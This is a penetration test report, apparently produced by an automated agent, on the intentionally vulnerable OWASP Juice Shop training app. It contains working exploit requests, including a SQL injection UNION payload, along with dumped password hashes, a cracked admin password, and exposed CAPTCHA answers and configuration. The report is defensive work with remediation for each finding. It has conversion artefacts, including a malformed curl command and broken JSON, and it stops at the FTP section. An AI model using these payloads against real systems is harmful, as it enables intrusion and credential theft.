
Web Application Penetration Test Report — v1.0

Target System: OWASP Juice Shop v19.1.1

Performed by the OpenHack Security Agent

Issued by Tim Schnepf (security@mkdirtim.com)

17 February 2026

Contents

1 Document Control	2
2 Executive Summary	3
3 Execution of the Security Penetration Test	4
3.1 Subject Under Test	4
3.2 Scope	4
3.3 Methodology	4
3.4 Events	5
4 Risk Assessment	6
4.1 CVSS	6
4.2 Risk Categories	7
4.3 Vulnerability States	8
5 Summary of Findings	9
6 Findings and Remediation	10
6.1 Web Application	10
6.1.1 SQL Injection	10
6.1.2 Unauthenticated Credential Exposure	12
6.1.3 CAPTCHA Bypass	14
6.1.4 Admin Configuration Disclosure	17
6.1.5 IDOR: Order Tracking	19
6.2 Infrastructure	21
6.2.1 Exposed FTP Directory	21
7 Appendix A - Lists, Scripts and Raw Data	23
7.1 Database Schema Extracted via SQL Injection	23
7.2 Google OAuth Configuration	23
8 Appendix B - List of Abbreviations	25

Scope

OpenHack Security Agent was engaged by The OWASP Foundation, Inc. to conduct an external IT security investigation. The subject of the investigation was the “OWASP Juice Shop v19.1.1”.

The test was performed using a local instance of the application at `localhost:3333` in a dedicated test environment.

Objective

The objective of the IT security investigation was to identify vulnerabilities and security gaps which, in the event of misuse, would have an impact on the availability, integrity and confidentiality of the defined applications and/or systems and the data processed on them. The result of this project is a report that contains a management summary of all relevant findings and a compilation of recommended measures.

The technical IT security audit is not a substantive audit effort to ensure that all vulnerabilities and security gaps existing at the time of the audit are identified. There is a possibility that established safeguards will effectively prevent identification and exploitation of vulnerabilities and security gaps. The client acknowledges that this is not an indicator of deficiencies in engagement performance and that additional unidentified vulnerabilities and security gaps may exist.

Disclaimer

‘OpenHack Security Agent’ conducted the security penetration test on behalf of ‘The OWASP Foundation, Inc.’. This report has been prepared exclusively for ‘The OWASP Foundation, Inc.’. It is intended exclusively for internal use and is accordingly not designed to serve third parties as a basis for their decisions, unless agreed otherwise in writing. Third parties may not derive any rights or otherwise benefit from this engagement unless agreed otherwise in writing. Affiliated companies of the client are also considered “third parties” within the meaning of this engagement.

‘OpenHack Security Agent’ does not assume any liability or legal claims against third parties unless agreed otherwise in writing or a disclaimer cannot effectively be implemented.

It is the sole responsibility of anyone who becomes aware of the work results summarized in this report to decide to what extent and in what way the information is useful or appropriate and to supplement, check or update it as part of their own review.

No adjustments will be made to the report to reflect events or circumstances that occur after the report is issued, unless required by law.

The recommendations in this report are general and applicable in many different environments but could have unpredictable effects in specific environments. Therefore, any actions derived from the recommendations should be carefully considered and implemented through the regular change process. This should include appropriate testing of the changes on a test environment prior to going live. If the changes are not tested in advance in an identically configured test environment, failures or other damage cannot be ruled out.

Please note: Technical descriptions (or parts thereof) in this report may be taken from the OWASP Testing Guide (www.owasp.org).

1 Document Control

Document Status

Title	OWASP Juice Shop Security Assessment Report
Document Owner	OpenHack Security Agent
Classification	Strictly Confidential
Project Timeframe	2026-02-17

Version History

Version	Date	State	Author	Comments
1.0	2026-02-17	Final document	Tim Schnepf	Initial assessment report

Contact Persons - Assessor

Name	Role	Phone	Email
Jane Doe	Lead Security Consultant	+1 555 123 4567	jane.doe@openhack.sec
John Smith	Security Consultant	+1 555 234 5678	john.smith@openhack.sec

Contact Persons - Client

Name	Role	Phone	Email
Bjoern Kimminich	Project Lead	+1 555 345 6789	bjoern.kimminich@owasp.org

2 Executive Summary

OpenHack Security Agent (hereinafter referred to as “ASSESSOR”) has been commissioned by The OWASP Foundation, Inc. (hereinafter referred to as “CLIENT”) to carry out a penetration test.

The penetration test of the OWASP Juice Shop v19.1.1 application took place on **2026-02-17**.

For this purpose, the web application, accessible at `localhost:3333`, was tested from the perspective of an external attacker with no insider knowledge. No source code, architecture documentation, or credentials were provided prior to the engagement.

As part of the test, a total of **6** vulnerabilities could be identified. Two of them are rated as critical and two with a high risk. The remaining two vulnerabilities are classified as medium risk.

Table 2.1: Overview of Findings

Severity Count	
Critical	2
High	2
Medium	2
Low	0
Informational	0
Total	6

A description of the scope and test environment can be found in Chapter 3. Chapter 4 presents the risk assessment methodology. Chapter 5 provides a summary of findings. Chapter 6 contains the detailed technical descriptions of the findings including remediation measures.

It is recommended that the remediation of the critical risk vulnerabilities be treated with the highest priority and countermeasures implemented as soon as possible. The vulnerabilities with high and medium risk should also be remedied in the short term. The low-risk vulnerabilities should be treated with lower priority due to their reduced risk, but should still be addressed.

3 Execution of the Security Penetration Test

3.1 Subject Under Test

OWASP Juice Shop is an intentionally vulnerable web application used for security training and awareness. It simulates a modern e-commerce platform with features including user registration and authentication, product browsing and search, shopping cart and order placement, user feedback and file upload, and an admin panel for user and feedback management.

3.2 Scope

The scope for the assessment was the following targets:

- localhost:3333 - OWASP Juice Shop v19.1.1

3.3 Methodology

The security penetration test of the OWASP Juice Shop took place on 2026-02-17.

The tests were carried out from the local network without the use of a proxy server. No WAF or other filtering mechanisms were in place during testing.

The web application was tested for security vulnerabilities across the following categories. This can be considered a guideline as penetration tests are a creative process and therefore the tests are not limited to what is given here. The base of these categories is the OWASP Top 10 for Web, which is fully covered by this penetration test approach.

Category	Description
Broken Access Control	Users can act outside their permissions, leading to unauthorized viewing, modification, or deletion of data.
Security Misconfiguration	Systems or cloud services are insecurely configured, e.g., through default passwords or unnecessarily enabled features.

Category	Description
Software Supply Chain Failures	Vulnerabilities arise from compromised third-party code, libraries, or build pipelines.
Cryptographic Failures	Sensitive data is exposed through missing, weak, or incorrectly implemented encryption.
Injection	Attackers inject malicious commands (e.g., SQL or shell code) through input fields that the system erroneously executes.
Insecure Design	Fundamental architectural flaws that exist before implementation make an application inherently insecure.
Authentication Failures	Flaws in identity verification allow attackers to take over sessions or guess passwords (brute force).
Software or Data Integrity Failures	Lack of verification of code or data sources leads to acceptance of untrusted updates or serialization data.
Security Logging & Alerting Failures	Attacks go undetected or responses are delayed due to missing logs or absent alert notifications.
Mishandling of Exceptional Conditions	Programs respond inadequately to unforeseen situations, which can lead to crashes or logic errors.

3.4 Events

During the test, the following restrictions or events occurred that may have affected the scope or depth of the assessment: N/A

4 Risk Assessment

4.1 CVSS

The risk assessment of the vulnerabilities found is performed using the industry standard Common Vulnerability Scoring System v4.0 (hereinafter referred to as “CVSS”). This is a standard that can be used to uniformly assess the vulnerability of computer systems and the severity of security vulnerabilities. This makes it possible to compare vulnerabilities more effectively.

The Common Vulnerability Scoring System has a metric structure and is based on values that are divided into four groups: “Base”, “Threat”, “Environmental” and “Supplemental”. To determine the vulnerability scores, each group has its own rules. The values of the Base group are invariant in time and remain the same in different environments. In the Threat group, the time dependency of a vulnerability is taken into account. For example, the vulnerability of a system to a particular vulnerability decreases over time as more and more countermeasures such as patches become known and available. The Environmental group incorporates various criteria of the specific IT environments into the vulnerability rating. The Supplemental group provides additional context that does not modify the final score.

The CVSS ratings are numerical values on a scale of 0.0 to 10.0, with the highest vulnerability of a system occurring at a value of 10.0. Our rating is based on the CVSS-B (Base Score) and is composed of:

- Attack Vector (AV)
- Attack Complexity (AC)
- Attack Requirements (AT)
- Privileges Required (PR)
- User Interaction (UI)
- Vulnerable System Impact: Confidentiality (VC), Integrity (VI), Availability (VA)
- Subsequent System Impact: Confidentiality (SC), Integrity (SI), Availability (SA)

As penetration testers, we can only assess the general threats posed by a vulnerability (CVSS-B). However, we have no insight into the internal structures of our clients. Therefore, the assessment of the specific risks for the client’s systems and business processes must be done by the client. For this purpose, CVSS offers the Environmental metrics (CVSS-BE). This makes it possible to subsequently adjust the CVSS score of vulnerabilities after the test result has been submitted before they are remedied. This changes the assessment of the risk and thus

the urgency of remediation of a vulnerability. For more information, see [CVSS v4.0 Specification](#).

4.2 Risk Categories

The risk categories used in this report reflect the recommended priority for addressing the vulnerabilities identified during the penetration test. The categorization is based on the probability of exploitation and the significance of the impact. The risk value is calculated using the CVSS v4.0 standard:

Assessment	Risk Category Description
Critical	Critical vulnerabilities that allow an attacker to gain full access to the object under test and its sensitive information. It is possible to cause enormous damage to the client's reputation. Furthermore, these vulnerabilities may allow attackers to gain wide-ranging privileges, including to other systems or applications of the client that have not been investigated in detail within the scope of this project. Exploitation of the vulnerabilities is not prevented and can be reproduced with medium to low effort.
High	Vulnerabilities that may allow an attacker to manipulate sensitive data, damage the client's reputation, gain unauthorized access to sensitive information, or gain unauthorized access to applications or the client's infrastructure. The vulnerabilities are reproducible with medium to high effort.
Medium	Vulnerabilities that may allow an attacker to harm the client's reputation or gain unauthorized access to client data. The privileges that an attacker can gain by exploiting the vulnerabilities are limited.
Low	Security vulnerabilities that do not pose a threat in themselves, but which, for example, provide attackers with useful information about the network and systems. These vulnerabilities allow an attacker only very limited access.
Informational	Anomalies such as functional limitations or inconsistencies. These do not currently represent a risk and have no negative impact on the test object. Accordingly, no action is required. Nevertheless, countermeasures can be helpful for the functional and safety improvement of the test object. If necessary, this may give rise to risks under other circumstances.

4.3 Vulnerability States

The vulnerabilities can be in one of the following states:

- **Active:** The vulnerability has been identified and it has been possible to verify its existence through exploitation or direct evidence.
- **Potential:** The vulnerability has been identified but its exploitation has not been possible, so its existence cannot be fully verified, and it is up to the client to determine the impact.
- **Fixed:** The vulnerability has been remediated and verified through retesting.

DRAFT

5 Summary of Findings

Id	Finding Name	Risk Assessment	CVSS v4 Score
01	SQL Injection	Critical	9.8
02	Unauthenticated Credential Leak	Critical	9.1
03	CAPTCHA Bypass	High	7.5
04	Exposed FTP Directory	High	7.5
05	Admin Configuration Disclosure	Medium	6.5
06	IDOR - Order Tracking	Medium	5.3

6 Findings and Remediation

6.1 Web Application

6.1.1 SQL Injection

Severity	Critical
CVSS Base Score	9.8 (CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N)
Assets	localhost:3333
Status	Active

Description

The product search endpoint at `/rest/products/search?q=` is vulnerable to SQL injection via the `q` parameter. The application uses raw SQL queries without parameterized statements against an SQLite database, allowing an attacker to inject arbitrary SQL and extract the entire database contents.

Full database compromise is possible, including all user credentials (MD5 hashed passwords), payment card information, personal identifiable information (PII), security answers for account recovery, and CAPTCHA answers.

Proof of Concept

The following UNION SELECT payload extracts the complete database schema from `sqlite_master`:

```
GET /rest/products/search?q=1')) UNION SELECT sql,'b','c','d','e','f','g','h','i' FROM
  sqlite_master--
```

```
curl
  "http://localhost:3333/rest/products/search?q=1%27))%20UNION%20SELECT%20sql,%27b%27,%27c%27,%27d%27,%27e%27,%27f%27,%27g%27,%27h%27,%27i%27"
  -"
```

Quelltextformatierung ☐

```
{
  "status": "success",
  "data": {
    {
      "id": null,
      "name": "b",
      "description": "c",
      "price": "d",
      "deluxePrice": "e",
      "image": "f",
      "createdAt": "g",
      "updatedAt": "h",
      "deletedAt": "i"
    },
    {
      "id": "CREATE TABLE `Addresses` (`UserId` INTEGER REFERENCES `Users` (`id`) ON DELETE NO ACTION ON UPDATE CASCADE, `id` INTEGER PRIMARY KEY AUTOINCREMENT, `fullName` VARCHAR(255), `mobileNum` INTEGER, `zipCode` VARCHAR(255), `streetAddress` VARCHAR(255), `city` VARCHAR(255), `state` VARCHAR(255), `country` VARCHAR(255), `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL)",
      "name": "b",
      "description": "c",
      "price": "d",
      "deluxePrice": "e",
      "image": "f",
      "createdAt": "g",
      "updatedAt": "h",
      "deletedAt": "i"
    },
    {
      "id": "CREATE TABLE `BasketItems` (`ProductId` INTEGER REFERENCES `Products` (`id`) ON DELETE CASCADE ON UPDATE CASCADE, `BasketId` INTEGER REFERENCES `Baskets` (`id`) ON DELETE CASCADE ON UPDATE CASCADE, `id` INTEGER PRIMARY KEY AUTOINCREMENT, `quantity` INTEGER, `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL, UNIQUE (`ProductId`, `BasketId`))",
      "name": "b",
      "description": "c",
      "price": "d",
      "deluxePrice": "e",
      "image": "f",
      "createdAt": "g",
      "updatedAt": "h",
      "deletedAt": "i"
    },
    {
      "id": "CREATE TABLE `Baskets` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `coupon` VARCHAR(255), `UserId` INTEGER REFERENCES `Users` (`id`) ON DELETE NO ACTION ON UPDATE CASCADE, `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL)",
      "name": "b",
      "description": "c",
      "price": "d",
      "deluxePrice": "e",
      "image": "f",
      "createdAt": "g",
      "updatedAt": "h",
      "deletedAt": "i"
    },
    {
      "id": "CREATE TABLE `Captchas` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `captchaId` INTEGER, `captcha` VARCHAR(255), `answer` VARCHAR(255), `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL)",
      "name": "b",
      "description": "c",
      "price": "d",
      "deluxePrice": "e",
      "image": "f",
      "createdAt": "g",
      "updatedAt": "h",
      "deletedAt": "i"
    },
    {
      "id": "CREATE TABLE `Cards` (`UserId` INTEGER REFERENCES `Users` (`id`) ON DELETE NO ACTION ON UPDATE CASCADE, `id` INTEGER PRIMARY KEY AUTOINCREMENT, `fullName` VARCHAR(255), `cardNum` INTEGER, `expMonth` INTEGER, `expYear` INTEGER, `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL)",
      "name": "b",
      "description": "c",
      "price": "d",
      "deluxePrice": "e",
      "image": "f",
      "createdAt": "g",
      "updatedAt": "h",
      "deletedAt": "i"
    },
    {
      "id": "CREATE TABLE `Challenges` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `key` TEXT, `name` VARCHAR(255), `category` VARCHAR(255), `tags` VARCHAR(255), `description` VARCHAR(255), `difficulty` INTEGER, `mitigationUrl` VARCHAR(255), `solved` TINYINT(1), `disabledEnv` VARCHAR(255), `tutorialOrder` NUMBER, `codingChallengeStatus` NUMBER, `hasCodingChallenge` TINYINT(1), `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL)",
      "name": "b",
      "description": "c",
      "price": "d",
      "deluxePrice": "e",
      "image": "f",
      "createdAt": "g",
      "updatedAt": "h",
      "deletedAt": "i"
    }
  }
}
```

Screenshot showing successful extraction of database schema including all table structures (Users, Cards, Wallets, SecurityAnswers, etc.)

- Users table: password, role, deluxeToken, totpSecret fields
- Cards table: cardNum, expMonth, expYear (payment data)
- Addresses table: fullName, mobileNum, zipCode, streetAddress
- SecurityAnswers table: security question answers
- Captchas table: answers
- Wallets table: balance

Remediation

- Implement parameterized queries/prepared statements
- Use ORM frameworks with built-in SQL injection protection
- Input validation and sanitization
- Principle of least privilege for database connections
- OWASP SQL Injection Prevention Cheat Sheet
- OWASP Top 10 - A03:2021 Injection

6.1.2 Unauthenticated Credential Exposure

Severity**Critical****CVSS Base Score****9.1**

(CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:N/SC:N/SI:N/SA:N)

Assets

localhost:3333

Status

Active

Description

The `/rest/memories/` API endpoint returns complete user records including MD5 password hashes without requiring authentication. All user accounts in the system are exposed, including admin accounts with roles, deluxe tokens, and TOTP secrets.

This enables complete credential theft for all users, admin account compromise (MD5 hash `6edd9d726cbdc873c539e41ae8757b8c` resolves to “admin123”), offline password cracking (MD5 is cryptographically broken), and privilege escalation via admin credentials.

Proof of Concept

```
curl "http://localhost:3333/rest/memories/" | jq '.[].User | {email, password, role}'
```

Quelltextformatierung ☐

```
{ "status": "success", "data": [ { "UserId": 13, "id": 1, "caption": "🐼 #zatschi  
#whoneedsfourlegs", "imagePath": "assets/public/images/uploads/C0U-#zatschi-#whoneedsfourlegs-  
1572600969477.jpg", "createdAt": "2026-02-13T13:44:57.144Z", "updatedAt": "2026-02-  
13T13:44:57.144Z", "User":  
{ "id": 13, "username": "", "email": "bjoern@owasp.org", "password": "9283f1b2e9669749081963be0462e466", "role":  
"deluxe", "deluxeToken": "efe2f1599e2d93440d5243a1ffaf5a413b70cf3ac97156bd6fab9b5ddfcbe0e4", "lastLoginIp":  
"", "profileImage": "assets/public/images/uploads/13.jpg", "totpSecret": "", "isActive": true, "createdAt":  
"2026-02-13T13:44:55.215Z", "updatedAt": "2026-02-13T13:44:55.215Z", "deletedAt": null },  
{ "UserId": 4, "id": 2, "caption": "Magn(et)ificent!", "imagePath": "assets/public/images/uploads/magn(et)ific  
ent!-1571814229653.jpg", "createdAt": "2026-02-13T13:44:57.144Z", "updatedAt": "2026-02-  
13T13:44:57.144Z", "User":  
{ "id": 4, "username": "bkimminich", "email": "bjoern.kimminich@gmail.com", "password": "6edd9d726cbdc873c539e  
41ae8757b8c", "role": "admin", "deluxeToken": "", "lastLoginIp": "", "profileImage": "assets/public/images/upl  
oads/defaultAdmin.png", "totpSecret": "", "isActive": true, "createdAt": "2026-02-  
13T13:44:55.215Z", "updatedAt": "2026-02-13T13:44:55.215Z", "deletedAt": null },  
{ "UserId": 4, "id": 3, "caption": "My rare collectors item! 🏺🏺🏺",  
"imagePath": "assets/public/images/uploads/my-rare-collectors-item!-🏺🏺🏺-  
1572603645543.jpg", "createdAt": "2026-02-13T13:44:57.144Z", "updatedAt": "2026-02-  
13T13:44:57.144Z", "User":  
{ "id": 4, "username": "bkimminich", "email": "bjoern.kimminich@gmail.com", "password": "6edd9d726cbdc873c539e  
41ae8757b8c", "role": "admin", "deluxeToken": "", "lastLoginIp": "", "profileImage": "assets/public/images/upl  
oads/defaultAdmin.png", "totpSecret": "", "isActive": true, "createdAt": "2026-02-  
13T13:44:55.215Z", "updatedAt": "2026-02-13T13:44:55.215Z", "deletedAt": null },  
{ "UserId": 21, "id": 4, "caption": "Welcome to the Bee Haven (/#/bee-haven)  
🐝", "imagePath": "assets/public/images/uploads/BeeHaven.png", "createdAt": "2026-02-  
13T13:44:57.144Z", "updatedAt": "2026-02-13T13:44:57.144Z", "User":  
{ "id": 21, "username": "evmrox", "email": "ethereum@juice-  
sh.op", "password": "2c17c6393771ee3048ae34d6b380c5ec", "role": "deluxe", "deluxeToken": "b49b30b294d8c76f5a  
34fc243b9b9cccb057b3f675b07a5782276a547957f8ff", "lastLoginIp": "", "profileImage": "assets/public/images/  
uploads/default.svg", "totpSecret": "", "isActive": true, "createdAt": "2026-02-  
13T13:44:55.215Z", "updatedAt": "2026-02-13T13:44:55.215Z", "deletedAt": null } ] }
```

Screenshot showing `/rest/memories/` endpoint returning complete user records with MD5 password hashes, roles, and deluxe tokens for all users including admin accounts

```
{
  "User": {
    "id": 4,
    "email": "bjoern.kimminich@gmail.com",
    "password": "6edd9d726cbdc873c539e41ae8757b8c",
    "role": "admin",
    "deluxeToken": "",
    "totpSecret": "",
    "profileImage": "assets/public/images/uploads/defaultAdmin.png"
  }
}
```

Email	Role	Password Hash (MD5)
bjoern.kimminich@gmail.com	admin	6edd9d726cbdc873c539e41ae8757b8c
bjoern@owasp.org	deluxe	9283f1b2e9669749081963be0462e466
ethereum@juice-sh.op	deluxe	2c17c6393771ee3048ae34d6b380c5ec
john@juice-sh.op	customer	00479e957b6b42c459ee5746478e4d45
emma@juice-sh.op	customer	402f1c4a75e316afec5a6ea63147f739

Remediation

- Remove sensitive fields (password hashes, tokens) from API responses
- Implement proper authentication/authorization checks on the endpoint
- Never expose password hashes through APIs
- Migrate from MD5 to bcrypt/Argon2 for password hashing
- [OWASP Authentication Cheat Sheet](#)
- [OWASP Top 10 - A07:2021 Identification and Authentication Failures](#)

6.1.3 CAPTCHA Bypass

Severity	High
CVSS Base Score	7.5 (CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:N/VI:H/VA:N/SC:N/SI:N/SA:N)
Assets	localhost:3333
Status	Active

Description

The CAPTCHA API endpoint at `/rest/captcha/` returns both the challenge and its answer in the response body. This completely undermines the CAPTCHA protection, allowing an attacker to programmatically solve any CAPTCHA by reading the answer field before submitting the form.

This enables automated form submission, brute force attacks on authentication endpoints, spam submission through contact forms, and automated abuse of business logic.

Proof of Concept


```
curl "http://localhost:3333/rest/captcha/" | jq '.'
```

```
{
  "captchaId": 29,
  "captcha": "2-4+10",
  "answer": "8"
}
```


Quelltextformatierung ☐

```
{"captchaId":30,"captcha":"4*10-10","answer":"30"}
```

Screenshot showing `/rest/captcha/` endpoint returning both the CAPTCHA challenge and its answer, allowing complete automation bypass



The screenshot shows the OWASP Juice Shop interface. At the top, there is a header with the OWASP Juice Shop logo and navigation icons. Below the header, the main content area displays a 'Customer Feedback' form. The form includes an 'Author' field with the value '***in@juice-sh.op', a 'Comment*' text area, a 'Rating' section with a green circle, and a CAPTCHA challenge 'CAPTCHA: What is 7+3+3 ?'. Below the challenge is a 'Result*' input field. The CAPTCHA answer is programmatically obtained via the `/rest/captcha/` API endpoint.

Screenshot showing the Customer Feedback form with CAPTCHA challenge “7+3+3”. The answer can be programmatically obtained via the `/rest/captcha/` API endpoint, rendering the protection useless.

Remediation

- Never expose CAPTCHA answers in client-side code or API responses

- Implement server-side CAPTCHA validation only
- Consider using modern CAPTCHA services (reCAPTCHA v3, hCaptcha)
- OWASP Top 10 - A07:2021 Identification and Authentication Failures

DRAFT

6.1.4 Admin Configuration Disclosure

Severity**Medium****CVSS Base Score****6.5**

(CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N)

Assets

localhost:3333

Status

Active

Description

The admin configuration endpoint at `/rest/admin/application-configuration` is accessible without authentication, exposing Google OAuth client credentials, application domain settings, authorized redirect URIs, and internal system configuration.

This aids in social engineering attacks, reveals internal infrastructure (localhost, staging, test environments), and provides reconnaissance information for further exploitation.

Proof of Concept

```
curl "http://localhost:3333/rest/admin/application-configuration" | jq  
' .config.googleOAuth'
```

Quelltextformatierung ☐

```
{  
  "config": {  
    "server": {  
      "port": 3000,  
      "basePath": "",  
      "baseUrl": "http://localhost:3000"  
    },  
    "application": {  
      "domain": "juice-sh.op",  
      "name": "OWASP Juice Shop",  
      "logo": "JuiceShop_Logo.png",  
      "favicon": "favicon_js.ico",  
      "theme": "bluegrey-lightgreen",  
      "showVersionNumber": true,  
      "showGitHubLinks": true,  
      "localBackupEnabled": true,  
      "numberOfRandomFakeUsers": 0,  
      "altcoinName": "Juicycoin",  
      "privacyContactEmail": "donotreply@owasp-juice.shop",  
      "customMetricsPrefix": "juiceshop",  
      "chatBot": {  
        "name": "Juicy",  
        "greeting": "Nice to meet you",  
        "trainingData": "botDefaultTrainingData.json",  
        "defaultResponse": "Sorry I couldn't understand what you were trying to say",  
        "avatar": "JuicyChatBot.png",  
        "social": {  
          "blueSkyUrl": "https://bsky.app/profile/owasp-juice.shop",  
          "mastodonUrl": "https://fosstodon.org/@owasp_juiceshop",  
          "twitterUrl": "https://twitter.com/owasp_juiceshop",  
          "facebookUrl": "https://www.facebook.com/owasp.juiceshop",  
          "slackUrl": "https://owasp.org/slack/invite",  
          "redditUrl": "https://www.reddit.com/r/owasp_juiceshop",  
          "pressKitUrl": "https://github.com/OWASP/owasp-swag/tree/master/projects/juice-shop",  
          "nftUrl": "https://opensea.io/collection/juice-shop",  
          "questionnaireUrl": null,  
          "recyclePage": {  
            "topProductImage": "fruit_press.jpg",  
            "bottomProductImage": "apple_pressings.jpg",  
            "welcomeBanner": {  
              "showOnFirstStart": true,  
              "title": "Welcome to OWASP Juice Shop!",  
              "message": "<p>Being a web application with a vast number of intended security vulnerabilities, the <strong>OWASP Juice Shop</strong> is supposed to be the opposite of a best practice or template application for web developers: It is an awareness, training, demonstration and exercise tool for security risks in modern web applications. The <strong>OWASP Juice Shop</strong> is an open-source project hosted by the non-profit <a href='https://owasp.org' target='_blank'>Open Worldwide Application Security Project (OWASP)</a> and is developed and maintained by volunteers. Check out the link below for more information and documentation on the project.</p><h1><a href='https://owasp-juice.shop' target='_blank'>https://owasp-juice.shop</a></h1>",  
              "cookieConsent": {  
                "message": "This website uses fruit cookies to ensure you get the juiciest tracking experience.",  
                "dismissText": "Me want it!",  
                "linkText": "But me wait!",  
                "linkUrl": "https://www.youtube.com/watch?v=9PnbKL3wuH4",  
                "securityText": {  
                  "contact": "mailto:donotreply@owasp-juice.shop",  
                  "encryption": "https://keybase.io/bkimminich/pgp_keys.asc?fingerprint=19c01cb7157e4645e9e2c863062a85a8cbfbdcd",  
                  "acknowledgements": "##/score-board",  
                  "hiring": "##/jobs",  
                  "csaf": "/.well-known/csaf/provider-metadata.json",  
                  "promotion": {  
                    "video": "owasp_promo.mp4",  
                    "subtitles": "owasp_promo.vtt",  
                    "easterEggPlanet": {  
                      "name": "Orangeuze",  
                      "overlayMap": "orangemap2k.jpg",  
                      "googleOAuth": {  
                        "clientId": "1005568560502-
```

Screenshot showing `/rest/admin/application-configuration` endpoint exposing Google OAuth client ID, application configuration, social media URLs, and internal system settings without authentication

```
{
  "googleOauth": {
    "clientId":
      ↪ "1005568560502-6hm16lef8oh46hr2d98vf2ohlnj4nfhq.apps.googleusercontent.com"
  },
  "application": {
    "domain": "juice-sh.op",
    "privacyContactEmail": "donotreply@owasp-juice.shop"
  }
}
```

- https://demo.owasp-juice.shop
- https://juice-shop.herokuapp.com
- https://preview.owasp-juice.shop
- https://juice-shop-staging.herokuapp.com
- https://juice-shop.wtf
- http://localhost:3000, http://127.0.0.1:3000
- http://localhost:4200, http://127.0.0.1:4200
- http://192.168.99.100:3000, http://192.168.99.100:4200
- http://penguin.termina.linux.test:3000, http://penguin.termina.linux.test:4

Remediation

- Restrict configuration endpoints to authenticated admin users only
- Move sensitive configuration to server-side only
- Implement proper access controls on admin endpoints
- OWASP Top 10 - A01:2021 Broken Access Control

6.1.5 IDOR: Order Tracking

Severity	Medium
CVSS Base Score	5.3 (CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N)
Assets	localhost:3333
Status	Active

Description

The order tracking endpoint at `/rest/track-order/{id}` does not verify user ownership. Any user can access any order in the system by simply changing the sequential ID parameter, allowing complete enumeration of all orders.

This enables unauthorized access to other users' order information, business information disclosure, and privacy violations (order contents, delivery addresses).

Proof of Concept

```
GET /rest/track-order/1 -> {"status":"success","data":[{"orderId":"1"}]}
GET /rest/track-order/2 -> {"status":"success","data":[{"orderId":"2"}]}
GET /rest/track-order/0 -> {"status":"success","data":[{"orderId":"0"}]}
```

Quelltextformatierung ☐

```
{"status":"success","data":[{"orderId":"1"}]}
```

Screenshot showing successful access to order ID "1" without authentication. Changing the ID parameter allows enumeration of all orders in the system.

Remediation

- Verify user ownership before returning order data
- Implement authorization checks on all data access endpoints
- Use indirect object references (UUIDs instead of sequential IDs)
- OWASP Top 10 - A01:2021 Broken Access Control

DRAFT

6.2 Infrastructure

6.2.1 Exposed FTP Directory

Severity	High
CVSS Base Score	7.5 (CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N)
Assets	localhost:3333
Status	Active

